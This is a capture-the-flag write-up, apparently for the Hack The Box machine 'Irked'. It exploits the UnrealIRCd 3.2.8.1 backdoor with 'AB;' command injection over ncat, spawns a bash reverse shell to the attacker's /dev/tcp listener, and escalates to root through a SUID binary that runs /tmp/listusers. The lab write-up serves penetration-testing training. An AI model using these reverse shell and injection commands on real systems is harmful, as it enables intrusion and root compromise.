:irked.htb 004 saad irked.htb Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGj
:irked.htb 005 saad UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYL
=307 MAXTARGETS=20 :are supported by this server
:irked.htb 005 saad WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&@%+ CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTG NETWORK=
Xnet CASEMAPPING=ascii EXTBAN=~,cqnr ELIST=MNUCT STATUSMSG=~&@%+ :are supported by this server
:irked.htb 005 saad EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by this server
:irked.htb 251 saad :There are 1 users and 0 invisible on 1 servers
:irked.htb 255 saad :I have 1 clients and 0 servers
:irked.htb 265 saad :Current Local Users: 1  Max: 1
:irked.htb 266 saad :Current Global Users: 1  Max: 1
:irked.htb 422 saad :MOTD File is missing
:saad MODE saad :+iwx
```

we get irc server talking back to us
lets search the version Unreal3.2.8.1

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# searchsploit unreal                                                                                    130 ×
```

Exploit Title	Path
Epic Games Unreal Engine 436 - Client Unreal URL Denial of Service	multiple/dos/22223.txt
Epic Games Unreal Engine 436 - Multiple Format String Vulnerabilities	multiple/remote/32363.txt
Epic Games Unreal Engine 436 - URL Directory Traversal	multiple/remote/22224.txt
Epic Games Unreal Engine Logging Function - Remote Denial of Service	multiple/dos/30513.txt
Epic Games Unreal Tournament Engine 3 - UMOD Manifest.INI Arbitrary File Overwrite	multiple/remote/24041.c
Epic Games Unreal Tournament Server 436.0 - Denial of Service Amplifier	multiple/dos/21593.txt
Epic Games Unreal Tournament Server 436.0 - Engine Remote Format String	multiple/dos/23799.txt
Unreal Commander 0.92 - Directory Traversal	windows/remote/30569.py
Unreal Commander 0.92 - ZIP / RAR Archive Handling Traversal Arbitrary File Overwrite	multiple/remote/30521.txt
Unreal Engine - 'ReceivedRawBunch()' Denial of Service	multiple/dos/34340.txt
Unreal Engine - 'UnChan.cpp' Failed Assertion Remote Denial of Service	multiple/dos/32386.txt
Unreal Engine 2.5 - 'UpdateConnectingMessage()' Remote Stack Buffer Overflow (PoC)	multiple/dos/34261.txt
Unreal Engine 3 - Failed Memory Allocation Remote Denial of Service	multiple/dos/32362.txt
Unreal Tournament - Remote Buffer Overflow (SEH)	windows/remote/16145.pl
Unreal Tournament 2004 (Linux) - 'secure' Remote Overflow (Metasploit)	linux/remote/16848.rb
Unreal Tournament 2004 (Windows) - 'secure' Remote Overflow (Metasploit)	windows/remote/16693.rb
Unreal Tournament 2004 - 'Secure' Remote Overflow (Metasploit)	linux/remote/10032.rb
Unreal Tournament 2004 - Null Pointer Remote Denial of Service	multiple/dos/32125.txt
Unreal Tournament 3 - Memory Corruption (Denial of Service)	multiple/dos/32127.txt
Unreal Tournament 3 1.3 - Directory Traversal	windows/remote/6506.txt
Unreal Tournament 3 2.1 - 'STEAMBLOB' Remote Denial of Service	windows/dos/14414.txt
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service	windows/dos/27407.pl

unrealircd backdoor

Tous Vidéos Images Actualités Plus Paramètres

Environ 6.730 résultats (0,34 secondes)

https://lwn.net › Articles ▾ Traduire cette page

A backdoor in UnrealIRCd [LWN.net]

16 jui. 2010 — 8.1 of **UnrealIRCd** were replaced with a version that contained a **backdoor**. That **backdoor** could be used by an attacker to run any command on a ...

From what the project can tell, around November 10, 2009 the mirrors of the source distribution of version 3.2.8.1 of UnrealIRCd were replaced with a version that contained a backdoor. That backdoor could be used by an attacker to run any command on a system running the compromised server. That command would, obviously, run with the privileges of the user that executed the server. It took until June 12 for this swap to be noticed, so anyone who picked up a copy of the code in that seven month period may be vulnerable.

The backdoor was disguised to look like a debug statement in the code:

```
#ifdef DEBUGMODE3
       if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
           DEBUG3_LOG(readbuf);
#endif
```

`DEBUG3_LOG` eventually resolves to a call to `system()`, while `DEBUGMODE3_INFO` is just the string "AB". Thus commands sent to the server that start with "AB" will be handed off directly to `system()`. Not a particularly sophisticated backdoor, but an effective one nevertheless. As the advisory points out, even servers that are set up to require passwords from users, or even not allow any users at all, are still vulnerable because they still take input.

```
┌──(root💀kali)-[~/Downloads]
└─# echo "AB; ping -c 1 10.10.14.16" | ncat 10.10.10.117 8067
:irked.htb NOTICE AUTH :*** Looking up your hostname ...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irked.htb 451 AB; :You have not registered
ERROR :Closing Link: [10.10.14.16] (Client exited)
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:32:23.352343 IP irked.htb > 10.10.14.16: ICMP echo request, id 1682, seq 1, length 64
11:32:23.352354 IP 10.10.14.16 > irked.htb: ICMP echo reply, id 1682, seq 1, length 64
```

we get a icmp request to us from IRC server, so we have remote command execution
let's get a reverse shell

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# echo "AB; bash -i >& /dev/tcp/10.10.14.16/9001 0>&1" | ncat 10.10.10.117 8067
:irked.htb NOTICE AUTH :*** Looking up your hostname ...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irked.htb 451 AB; :You have not registered
ERROR :Closing Link: [10.10.14.16] (Client exited)
```

we didnt get anything

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# echo "AB;bash -c 'bash -i >& /dev/tcp/10.10.14.16/9001 0>&1'" | ncat 10.10.10.117 8067
:irked.htb NOTICE AUTH :*** Looking up your hostname ...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.117.
Ncat: Connection from 10.10.10.117:34381.
bash: cannot set terminal process group (641): Inappropriate ioctl for device
bash: no job control in this shell
ircd@irked:~/Unreal3.2$ id
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
```

same process , search for SUID files , found /usr/bin/viewuser , create /tmp/listusers execute bash as root inside it => execute viewuser => we're root


```
djmardov@irked:~/Documents$ base64 -w0 /usr/bin/viewuser
f0VMRgEBAQAAAAAAAAAAAAMAAwABAAAAQAQAADQAAADwFwAAAAAAADQAIAAJACgAHgAdAA
AAAAAAAAAAAAAAAAAAAHAgAABwIAAAFAAAAABAAAAEAAAD0DgAA9B4AAPQeAAAwAQAANAEA
AAAABAAAAFDldGQABwAAAAcAAAAHAAA0AAAANAAAAAQAAAAEAAAAUeV0ZAAAAAAAAAAAAA
8uMgAABAAAABAAAAABAAAAR05VAAAAAAADAAAAAgAAAAAAAAAEAAAAFAAAAAMAAABHTlUA
AABkAAAAAAAAAAAAAAAgAAAALQAAAAAAAAAAAAAAIgAAACEAAAAAAAAAAAAAABIAAAAmAA
AAAAAAAAAAIAAAAAsAAAB8BgAABAAAABEAEAAAbGliYy5zby42AF9JT19zdGRpbl91c2VI
QkNfMi4xLjMAX0lUTV9kZXJlZ2lzdGVyVE1DbG9uZVRhYmxlAF9fZ21vbl9zdGFydF9fAI
lpDQAAAwBOAAAAEAAAAHMfaQkAAAIAWAAAAAAAAAD0HgAACAAAAPgeAAAIAAAA+B8AAAgA
GCAAAAcHAABTg+wI6LsAAACBwzscAACLg/T///+FwHQF6F4AAACDxAhbwwD/swQAAAD/ov
DpsP////+j8P///2aQ/6P0////ZpAx7V6J4YPk8FBUUugiAAAAgcOwGwAAjYNg5v//UI2I
jYIkAAAAOch0HYuC7P///4XAdBNVieWD7BRR/9CDxBDJw5CNdCYA88ONtgAAAADopAAAAI
n2ibwnAAAAAFWJ5VPoV////4HD1xoAAIPsBIC7JAAAAAB1J4uD8P///4XAdBGD7Az/svA
```

it's running system who , setuid(0), system executing listusers

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# vi viewuser.b64

┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# base64 -d viewuser.b64 > viewuser

┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# chmod +x viewuser

┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# ltrace ./viewuser
__libc_start_main(0×565ee57d, 1, 0×ffa72774, 0×565ee600 <unfinished ...>
puts("This application is being devleo"...This application is being devleoped to set and test user permissions
)                                                 = 69
puts("It is still being actively devel"...It is still being actively developed
)                                                 = 37
system("who"root     tty7         2021-04-17 09:09 (:0)
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                            = 0
setuid(0)                                         = 0
system("/tmp/listusers"sh: 1: /tmp/listusers: not found
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                            = 32512
+++ exited (status 0) +++
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked/ghidra_9.2.3_PUBLIC]
└─# ls
docs  Extensions  Ghidra  ghidraRun  ghidraRun.bat  GPL  LICENSE  licenses  server  support

┌──(root💀kali)-[/Documents/htb/boxes/irked/ghidra_9.2.3_PUBLIC]
└─# ./ghidraRun
```

new project



not working properly =>java.lang.NoClassDefFoundError: Could not initialize class net.sf.cglib.proxy.Enhancer